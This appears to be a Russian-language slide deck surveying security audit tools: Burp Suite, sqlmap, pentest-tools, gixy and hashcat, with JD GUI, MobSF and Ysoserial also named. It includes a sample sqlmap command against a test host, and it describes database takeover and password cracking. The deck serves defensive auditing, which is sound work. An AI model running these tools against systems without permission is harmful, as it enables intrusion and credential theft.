
JD GUI

Mobile  
Security  
Framework

Ysoserial




# Burp Suite – базовый аудит безопасности приложения



<https://portswigger.net/burp>

# sqlmap – проверка на отсуствие SQL инъекций



The screenshot shows the sqlmap.org website in a web browser. The browser's address bar displays 'sqlmap.org' and the page title is 'sqlmap: automatic SQL injection and database takeover tool'. The website has a blue header with the 'sqlmap' logo and the text 'Automatic SQL injection and database takeover tool'. A button in the top right corner says 'View project on GitHub'. Below the header, the word 'Introduction()' is written in a stylized font. The main text describes sqlmap as an open source penetration testing tool. To the right, there are two buttons: 'Download .zip file' and 'Download .tar.gz file'. At the bottom left, a terminal window shows the command to run sqlmap and its output, which includes a version number and a URL. A legal disclaimer is at the bottom of the terminal output. On the right side, there is a section for tweets by @sqlmap.

sqlmap: automatic SQL injection and database takeover tool

sqlmap<sup>®</sup>

Automatic SQL injection and database takeover tool

View project on GitHub

## Introduction()

sqlmap is an open source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers. It comes with a powerful detection engine, many niche features for the ultimate penetration tester and a broad range of switches lasting from database fingerprinting, over data fetching from the database, to accessing the underlying file system and executing commands on the operating system via out-of-band connections.

```
$ python sqlmap.py -u "http://debiandev/sqlmap/mysql/get_int.php?id=1" --batch
```

```

  H
  |
  | [1.3.4.44#dev]
  |
  | [V...]
  |
  | http://sqlmap.org

```

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage

Download .zip file

Download .tar.gz file


Tweets by @sqlmap

sqlmap @sqlmap

Lots of automated CI tests at each code commit at plenty of


<https://sqlmap.org/>

# Pentest – проверка на заголовки nginx и доступные файлы сервера



<https://pentest-tools.com/>

# gixy – проверка конфигурации nginx




yandex/gixy: Nginx configuration static analyzer

README.md

Gixy is a tool to analyze Nginx configuration. The main goal of Gixy is to prevent security misconfiguration and automate flaw detection.

Currently supported Python versions are 2.7, 3.5, 3.6 and 3.7.

Disclaimer: Gixy is well tested only on GNU/Linux, other OSs may have some issues.




## What it can do

Right now Gixy can find:

- [ssrf] Server Side Request Forgery
- [http\_splitting] HTTP Splitting
- [origins] Problems with referrer/origin validation
- [add\_header\_redefinition] Redefining of response headers by "add\_header" directive
- [host\_spoofing] Request's Host header forgery
- [valid\_referers] none in valid\_referers
- [add\_header\_multiline] Multiline response headers

<https://github.com/yandex/gixy>

# hashcat – взлом паролей/хешей перебором



The screenshot shows the hashcat website with a dark theme. The browser address bar shows 'hashcat.net' and the page title is 'hashcat - advanced password recovery'. The website layout includes a sidebar on the left with links to 'hashcat', 'Forum', 'Wiki', 'Tools', 'Events', 'Converter', and 'Contact'. The main content area has a 'Download' section with a table of binaries and sources, a 'GPU Driver requirements' section with a list of requirements, and a 'Features' section with a list of capabilities.

**hashcat**  
advanced password recovery

## Download

Name	Version	Date	Download	Signature
hashcat binaries	v6.2.4	2021.08.29	<a href="#">Download</a>	<a href="#">PGP</a>
hashcat sources	v6.2.4	2021.08.29	<a href="#">Download</a>	<a href="#">PGP</a>

Signing key on PGP keyserver: RSA, 2048-bit. Key ID: 2048R/8A16544F. Fingerprint: A708 3322 9D04 0B41 99CC 0052 3C17 DA8B 8A16 544F

Check out our [GitHub Repository](#) for the latest development version

## GPU Driver requirements:

- AMD GPUs on Linux require "RadeonOpenCompute (ROCm)" Software Platform (3.1 or later)
- AMD GPUs on Windows require "AMD Radeon Adrenalin 2020 Edition" (20.2.2 or later)
- Intel CPUs require "OpenCL Runtime for Intel Core and Intel Xeon Processors" (16.1.1 or later)
- NVIDIA GPUs require "NVIDIA Driver" (440.64 or later) and "CUDA Toolkit" (9.0 or later)

